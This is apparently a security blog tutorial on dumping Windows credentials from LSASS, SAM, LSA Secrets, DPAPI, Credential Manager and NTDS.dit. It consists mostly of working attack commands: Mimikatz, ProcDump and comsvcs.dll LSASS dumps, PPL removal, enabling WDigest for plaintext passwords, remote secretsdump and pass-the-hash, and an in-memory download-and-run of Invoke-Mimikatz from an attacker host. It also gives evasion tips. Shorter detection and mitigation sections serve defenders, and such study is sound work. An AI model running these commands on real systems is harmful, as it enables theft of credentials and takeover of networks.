Credential Dumping on Windows: LSASS, SAM, DPAPI and NTDS.dit

Credential dumping on Windows: NTLM hash and Kerberos tickets from LSASS, SAM, LSA Secrets, DPAPI and NTDS.dit with Mimikatz, ProcDump and secretsdump on Active Directory
- Posted on 2026-07-17
- Reading time: 7 min
Credential Dumping on Windows: LSASS, SAM, LSA and DPAPI #

Credential dumping is the extraction of credentials—NTLM hashes, Kerberos tickets, and cleartext passwords—from process memory (LSASS), the local database (SAM), LSA secrets, or encrypted vaults (DPAPI and Credential Manager). The obtained credentials power Pass-the-Hash , lateral movement , and DCSync.
According to the Verizon Data Breach Investigations Report 2025, credential abuse accounted for 22% of the initial access vectors in the breaches analyzed. After a system is compromised, credential dumping allows attackers to extract hashes, passwords, and other authentication material from system memory or structures, which they can then use to escalate privileges and move laterally within the network.
Groups such as Scattered Spider and APT29 have been observed using Mimikatz and other credential dumping techniques to harvest credentials from compromised environments, often in the early stages after initial login.
Windows 11 and Server 2025 with Credential Guard enabled block most LSASS dump techniques. In modern, hardened environments, alternative methods must be used—process dumps, VSS, or DPAPI techniques.
Classified by MITRE ATT&CK as T1003.
Where Are the Credentials on Windows? #
| Source | It contains | Main instrument |
|---|---|---|
| LSASS | NTLM hash, Kerberos ticket, plaintext password (if WDigest) | Mimikatz sekurlsa::logonpasswords |
| SAM | Hash local accounts (Administrator, Guest…) | lsadump::sam, secretsdump |
| LSA Secrets | Service account password, autologon, machine account hash | lsadump::secrets |
| DPAPI | Browser credentials, vault, certificates, Wi-Fi | dpapi::*, SharpDPAPI |
| Credential Manager | Credentials manually saved by users | vault::cred, cmd key |
| NTDS.dit | Hash of ALL domain users (on DC only) | DCSync, secretsdump -just-dc |
| Configuration file | Cleartext password (Unattend.xml, web.config, .ps1) | dir /s /b *.xml |
| Web Browser | Saved Logins (Chrome, Edge, Firefox) | SharpChrome, LaZagne |
| Register | Autologon, VPN keys, legacy app credentials | reg query HKLM /f password /t REG_SZ /s |
Which Technique to Use — Decision Flow #
Hai local admin sulla macchina?
├── SÌ → LSASS dump (hash NTLM di tutti gli utenti loggati)
│         ├── AV bloccante? → ProcDump o comsvcs.dll MiniDump
│         └── PPL attivo? → nanodump o driver kernel
│
├── SEI SU UN DC?
│   ├── SÌ → DCSync (impacket-secretsdump -just-dc) → tutti gli hash del dominio
│   └── In alternativa → NTDS.dit via ntdsutil o VSS
│
├── CERCHI SERVICE ACCOUNT?
│   └── LSA Secrets (lsadump::secrets) → password dei servizi Windows
│
├── CERCHI CREDENZIALI BROWSER?
│   └── DPAPI + SharpChrome/LaZagne
│
└── NON HAI ADMIN?
    └── Cerca file di configurazione, variabili d'ambiente, script PS1
LSASS is the Windows process that manages authentication, security policies, and Kerberos tickets. It contains credentials for all users with an active session on the machine—on a DC, this includes credentials for all recently authenticated domain accounts.
Via Mimikatz (classic method) #
# Richiede SeDebugPrivilege — disponibile per local admin
privilege::debug

# Dump completo — plaintext password (se WDigest attivo) + NTLM hash + ticket Kerberos
sekurlsa::logonpasswords

# Solo hash NTLM (più silenzioso)
sekurlsa::msv

# Ticket Kerberos in memoria
sekurlsa::tickets /export

# Kerberos encryption keys (AES + RC4)
sekurlsa::ekeys

# In-memory via PowerShell (niente file su disco)
IEX(New-Object Net.WebClient).DownloadString('http://ATTACKER/Invoke-Mimikatz.ps1')
Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"'
Via ProcDump (LOLBin Microsoft signed) #
# Crea dump del processo LSASS — poi si analizza offline con Mimikatz
.\procdump.exe -accepteula -ma lsass.exe lsass.dmp

# Via Task Manager (GUI) — tasto destro su lsass.exe > Create Dump File# Analisi offline del dump da Linux con pypykatz
pip install pypykatz
pypykatz lsa minidump lsass.dmpVia comsvcs.dll (LOLBin native Windows) #
# Nessun tool esterno — usa una DLL di Windows già presente
$lsassPID = (Get-Process -Name lsass).Id
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $lsassPID C:\temp\lsass.dmp full

# In un'unica riga (più comune in script)
rundll32 C:\Windows\System32\comsvcs.dll MiniDump (Get-Process lsass).id C:\temp\lsass.dmp full
LSA Protection (PPL) — If Mimikatz Fails #
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)This error indicates that LSASS is protected by Protected Process Light (PPL). In environments with active PPL (HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL = 1):
# Verifica se PPL è attivo
reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL

# Mimikatz con driver kernel (richiede firma del driver o test signing mode)
# Driver: mimidrv.sys
!+
!processprotect /process:lsass.exe /remove
sekurlsa::logonpasswords
!-

# Alternative fileless per PPL bypass (in ambienti reali):
# - SafetyKatz (versione obfuscata)
# - Lsassy (dumping remoto via varie tecniche)
# - nanodump (LSASS dumping stealth)
SAM Database — Hash Local Accounts #
The SAM database (C:\Windows\System32\config\SAM) contains the NTLM hashes of local accounts. It is encrypted with the SYSKEY key derived from the SYSTEM hive.
# Mimikatz — dump SAM in locale
lsadump::sam

# Via registro (richiede SYSTEM o backup privilege)
reg save HKLM\SAM C:\temp\SAM
reg save HKLM\SYSTEM C:\temp\SYSTEM# Parsing offline da Linux
impacket-secretsdump -sam SAM -system SYSTEM LOCAL
# Remoto via secretsdump (metodo registro remoto)
impacket-secretsdump corp.local/administrator:Password123!@<TARGET_IP>
# Via NetExec
nxc smb <TARGET_IP> -u administrator -p Password123! --samLSA Secrets — Service Account and Autologon #
The LSA Secrets (HKLM\SECURITY) contain service account passwords, autologon credentials, machine account hashes, and cached domain credentials (DCC2).
# Mimikatz
privilege::debug
lsadump::secrets  # LSA secrets
lsadump::cache # Cached domain credentials (DCC2)# Via secretsdump (metodo registro remoto)
impacket-secretsdump corp.local/administrator:Password123!@<TARGET_IP>
# Via NetExec
nxc smb <TARGET_IP> -u administrator -p Password123! --lsaRelevant output:
$MACHINE.ACC — hash del computer account (utile per Silver Ticket)
DefaultPassword — password autologon se configurata
DPAPI_SYSTEM — chiavi master DPAPI di sistema
_SC_ServiceName — password di service account configurate come servizi
CORP.LOCAL\utente:$DCC2$... — cached domain credentials
DPAPI — Encrypted Credentials #
DPAPI (Data Protection API) encrypts browser credentials, Credential Manager, certificates, and more. DPAPI master keys are located at:
%APPDATA%\Microsoft\Protect\<UserSID>\— current userC:\Windows\System32\Microsoft\Protect\S-1-5-18\— SYSTEM
# Mimikatz — dump master keys DPAPI
privilege::debug
sekurlsa::dpapi

# Decifra blob DPAPI specifico
dpapi::blob /in:encrypted.blob /unprotect

# Credenziali salvate nel Credential Manager
vault::cred /patch

# Browser Chrome (credenziali salvate)
dpapi::chrome /in:"%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data"

# Con master key esplicita
dpapi::chrome /in:"%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data" /masterkey:<key>
For a complete guide to DPAPI, see the dedicated article: DPAPI.
Credential Manager and Windows Vault #
# Lista credenziali salvate
cmdkey /list

# Mimikatz — dump vault
vault::cred

# Seatbelt — enumera vault e credential files
.\Seatbelt.exe WindowsVault
.\Seatbelt.exe WindowsCredentialFiles

# LaZagne — dump automatico da tutte le sorgenti (browser, mail, WiFi, ecc.)
.\lazagne.exe all
.\lazagne.exe browsers  # solo browser
.\lazagne.exe windows   # solo credential manager e simili
ntdsutil — Alternative to vssadmin for NTDS.dit #
:: Esegui su DC — genera copia di NTDS.dit + SYSTEM senza vssadmin
ntdsutil "ac i ntds" "ifm" "create full C:\temp\dump" q q

:: Output:
:: C:\temp\dump\Active Directory\ntds.dit
:: C:\temp\dump\registry\SYSTEM# Analisi offline da Linux
impacket-secretsdump -ntds "C:\temp\dump\Active Directory\ntds.dit" \
-system "C:\temp\dump\registry\SYSTEM" LOCALRemote Dumping — Without Local Access #
If you have valid credentials but don't have an interactive shell on the host:
# secretsdump remoto — SAM + LSA + cached creds
impacket-secretsdump corp.local/administrator:Password123!@<TARGET_IP>

# Con Pass-the-Hash
impacket-secretsdump -hashes :NThash corp.local/administrator@<TARGET_IP>

# NetExec — più opzioni e output più leggibile
nxc smb <TARGET_IP> -u administrator -H :NThash --sam
nxc smb <TARGET_IP> -u administrator -H :NThash --lsa
nxc smb <TARGET_IP> -u administrator -H :NThash --ntds  # solo su DC

# Lsassy — dump LSASS remoto con più metodi
lsassy -u administrator -H :NThash <TARGET_IP>
lsassy -u administrator -p Password123! <TARGET_IP> -m procdump  # via procdump
For the complete guide: secretsdump.
WDigest and Plaintext Passwords #
WDigest is a legacy authentication provider that, when enabled, keeps passwords in clear text in LSASS memory. This is disabled by default in Windows 8.1/Server 2012 R2 and later, but can be changed via the registry.
# Verifica stato WDigest
reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential

# Abilita WDigest (richiede successivo logoff/logon dell'utente target)
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1

# Dopo che l'utente ha effettuato un nuovo logon
sekurlsa::logonpasswords  # ora mostra anche le password in chiaro
Credential Harvesting from File #
Most often the credentials are in clear text in configuration files, PowerShell scripts, deployment XML files:
# Ricerca ricorsiva di credenziali in file
Get-ChildItem C:\ -Recurse -Include "*.xml","*.txt","*.ini","*.config","*.ps1","*.bat" -ErrorAction SilentlyContinue |
  Select-String -Pattern "password|passwd|pwd|P@ss|secret|credential|token" -ErrorAction SilentlyContinue |
  Select-Object Path, LineNumber, Line

# File specifici ad alto valore
Get-Content "C:\Windows\Panther\Unattend.xml" 2>$null         # deployment answer file
Get-Content "C:\Windows\Panther\Unattended.xml" 2>$null
Get-Content "C:\Windows\system32\sysprep\sysprep.xml" 2>$null
Get-ChildItem "C:\inetpub\wwwroot" -Recurse -Include "web.config" | Get-Content  # IIS
OPSEC #
- Mimikatz.exe is flagged by any modern AV — uses in-memory variants (Invoke-Mimikatz, SafetyKatz) or reflective loading
sekurlsa::logonpasswordsIt is the most monitored command — it generates specific Event IDs and is detected by EDR with behavioral detectionprocdump.exe -ma lsass.exeIt is signed by Microsoft but the LSASS login pattern is still detectablecomsvcs.dll MiniDumpit is often less flagged than procdump but not invisible- On Windows 11/Server 2025 with Credential Guard, LSASS dump returns no hash — attempts are blocked without Mimikatz being able to access protected memory
Detection #
🔴 HIGH:
- Event ID 10 (Sysmon) — process access
lsass.exefrom a non-system/antivirus process - Event ID 4688 — execution of
mimikatz.exe,procdump.exe,rundll32.exewith topics that includecomsvcsoMiniDump - File creation
.dmpin unusual paths (C:\temp, %APPDATA%) - Read access to keys
HKLM\SAMeHKLM\SECURITYfrom non-system processes
🟡 MEDIUM:
reg saveperformed onHKLM\SAM,HKLM\SYSTEM,HKLM\SECURITYcmdkey /listor access to the Windows Credential Manager outside of the administrative windows
Mitigation #
- Credential Guard (Windows 10/11 Enterprise, Server 2016+) — isolates LSASS in a virtualized environment, prevents hash dumps from memory
- LSA Protection (PPL) — tax
RunAsPPL=1to protect the LSASS process - Disable WDigest — make sure that
UseLogonCredential=0in all environments - Enable Sysmon with configuration that monitors access to lsass.exe (Event ID 10)
- Microsoft Defender Credential Guard — protects NTLM hashes and Kerberos tickets from being extracted
- Restrict debugging permissions (
SeDebugPrivilege) to strictly necessary accounts
DCSync vs. NTDS.dit — Key Differences #
Both extract hashes of the entire domain, but in different ways:
| DCSync | NTDS.dit | |
|---|---|---|
| How it works | AD replication via DRSUAPI protocol | Offline database copying and parsing |
| Physical access to the DC | Not required | Required (or remote VSS) |
| Artifacts | DRSUAPI log only (Event ID 4662) | vssadmin log + disk file |
| Swift | Fast (user-selective) | Slow (entire database) |
| Stealth | More stealth | Less stealth |
| When to use it | You have credentials with replication rights | DCSync is blocked or monitored |
FAQ #
Does Credential Guard render Mimikatz useless? For LSASS dumps, yes—Credential Guard isolates NTLM hashes and Kerberos tickets in a virtualized environment (VSM) that is inaccessible to Mimikatz. The following remain accessible: SAM (local hashes), LSA secrets, DPAPI (with the correct key), and cleartext configuration files. In environments with Credential Guard, the point of attack shifts to DPAPI and the files.
What's the difference between LSASS and SAM? LSASS is a process that stores credentials in memory—including currently logged-in domain users. SAM is a database file on disk that contains only the hashes of the machine's local accounts. On a workstation with a logged-in domain user, LSASS provides domain hashes; SAM provides only local hashes.
What is pypykatz?
pypykatz is a Python implementation of Mimikatz, designed to analyze LSASS memory dumps (.dmp files) from Linux offline. Use it when you have a process dump but can't run Mimikatz on Windows: pypykatz lsa minidump lsass.dmp.
Do you need to be an administrator to dump credentials? For LSASS, SAM, and LSA, yes—they require SeDebugPrivilege or SYSTEM access. For DPAPI with the current user's key, no—each user can decrypt their own DPAPI vaults. For cleartext configuration files, it depends on the file's permissions.
What is the most used technique in AD pentests?
DCSync with impacket-secretsdump -just-dc-user krbtgt This is almost always the final target. But the most common path in a real-world engagement is: LSASS dump on the first compromised machine → hash of the logged-in admin domain → PTH to DC → DCSync.
Conclusion #
Credential dumping is the technique that transforms a local login into lateral movement—each collected hash is a potential key to another system. The hierarchy is clear: LSASS for maximum coverage, SAM and LSA for local and service accounts, DPAPI for encrypted credentials, and NTDS.dit for the full domain.
Defense isn't simple because many of the techniques use legitimate Microsoft APIs and binaries. Credential Guard remains the most effective protection, but it requires virtualized hardware and explicit configuration. Without it, any local administrator on a machine with active sessions has access to the credentials of all logged-in users.
Resources: